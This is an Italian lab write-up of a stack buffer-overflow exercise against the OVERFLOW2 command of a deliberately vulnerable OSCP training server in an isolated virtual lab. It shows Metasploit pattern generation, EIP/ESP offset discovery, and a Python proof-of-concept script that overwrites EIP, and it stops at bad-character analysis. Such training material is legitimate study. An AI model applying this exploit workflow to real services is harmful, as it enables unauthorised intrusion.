

Traccia Extra 2 - Cracking di un buffer overflow

Il secondo esercizio extra richiede, seguendo i passaggi mostrati nell'esecuzione del crack di **OVERFLOW1 su OSCP**, di **crackare OVERFLOW2**


Nel nostro laboratorio virtuale, costituito da una **Kali** Linux e una **Windows** 10 pro Metasploitable, in rete interna con **IPv4** rispettivamente 192.168.10.10 e 192.168.10.12, andiamo ad avviare il server **OSCP** attraverso ImmunityDebugger.



Mi connetto quindi dalla mia Kali, ed eseguo il **buffer overflow OVERFLOW2** inviando **4096** caratteri “**A**”, per verificare la vulnerabilità.



Il programma va in **crash**, ma come si può vedere dallo screen seguente, **l’EIP**, ovvero l’indirizzo di ritorno, non viene sovrascritto come ci si aspetterebbe con **414141**.




Inizialmente, si è pensato di **aumentare** il numero di byte di dati, e si è provato a mandare 8000, poi 10000 e poi addirittura 100000 caratteri “A”, ma senza ottenere il risultato di sovrascrivere l’EIP con 41414141. Questo ha portato ad una riflessione: evidentemente la logica di questa vulnerabilità è molto diversa da quella di OVERFLOW1, evidentemente molto più **sensibile** all’overflow e al crash catastrofico e incontrollato, e quindi diventa **controproducente** inserire troppi dati, in quanto si va ad ottenere un risultato meno funzionale ed “elegante”.

Ho quindi generato tramite il tool del framework Metasploit **pattern_create.rb** una stringa ordinata di **2048** caratteri, analogamente alla procedura per OVERFLOW1, anche per vedere se il ragionamento su l'eccessiva quantità di dati fosse corretto.

```
┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5A
e6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj
2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8
An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4A
s5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax
1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7
Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3B
g4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9Bl
0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6
Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By
6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd
2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8
Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4C
m5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq
```

Ho quindi copiato la stringa e l’ho **inviata** al server.

```
Welcome to OSCP Vulnerable Server! Enter HELP for help.
HELP
Valid Commands:
HELP
OVERFLOW1 [value]
OVERFLOW2 [value]
OVERFLOW3 [value]
OVERFLOW4 [value]
OVERFLOW5 [value]
OVERFLOW6 [value]
OVERFLOW7 [value]
OVERFLOW8 [value]
OVERFLOW9 [value]
OVERFLOW10 [value]
EXIT
OVERFLOW2 Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2
Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8A
i9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An
5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1
As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7A
w8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb
4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0
8g1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6B
k7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp
3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9
Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5B
y6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd
2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8
Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4C
m5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq
```



Come si può vedere abbiamo **sovrascritto** l'indirizzo di ritorno EIP con una parte della nostra stringa, e possiamo anche vedere dove punta l'ESP, abbiamo quindi ottenuto l'offset di entrambi.

Adessi quindi devo **convertire** l'esadecimale del valore dell'EIP in ASCII

```
>>> import struct
>>> struct.pack("<I",0x76413176)
b'v1Av'
```

Quindi uso il tool di Metasploit pattern_offset.rb, vado a calcolare l'effettivo offset dei due puntatori.


```
┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q v1Av
[*] Exact match at offset 634

┌──(kali㉿kali)-[~]
└─$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 2Av3
[*] Exact match at offset 638
```


Quindi i miei offset sono **634** per l'EIP e 638 per ESP. A questo punto quindi creo uno script per fare un iniezione di verifica (Proof of Concept), dove inietterò 634 caratteri "**A**" (l'offset dell'EIP), 4 caratteri "**B**" (sovrascrizione dell'EIP), e 16 caratteri "C" (puntamento dell'ESP).

```
import socket
ip = "192.168.10.12"
port = 1337
timeout = 5
payload = b'A'*634 + b'\x42\x42\x42\x42' + b'C' * 16
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(timeout)
con = s.connect((ip, port))
s.recv(1024)
s.send(b"OVERFLOW2 " + payload)
s.recv(1024)
s.close()
```


Lanciando questo script, **Immunity Debugger** ci mostra che la nostra prova ha avuto successo.



Si può infatti vedere che l'EIP è stato sovrascritto da **42424242**, ovvero BBBB in ASCII, e l'ESP punta a "**CCCCCCCCCCCCCCCC**", esattamente come ci aspettavamo di ottenere lanciando lo script Python. Dobbiamo quindi adesso occuparci dei bad chars. Per farlo configuriamo mona.py su Immunity Debugger con il comando **!mona config -set workingfolder c:\mona\%p.**



E vado quindi a crearmi un array di riferimento che contenga tutti byte da **\x01 a \xFF**, quindi tutti i possibili byte **escluso** \x00, ovvero tutti i byte possibili meno quelli che sappiamo essere dei bad chars che conosciamo (\x00 lo si esclude di default).



Implemento quindi lo script **Python** in modo che mandi dopo l'ESP tutti i possibili byte meno quelli indicati, analogamente a come fatto per OVERFLOW1.

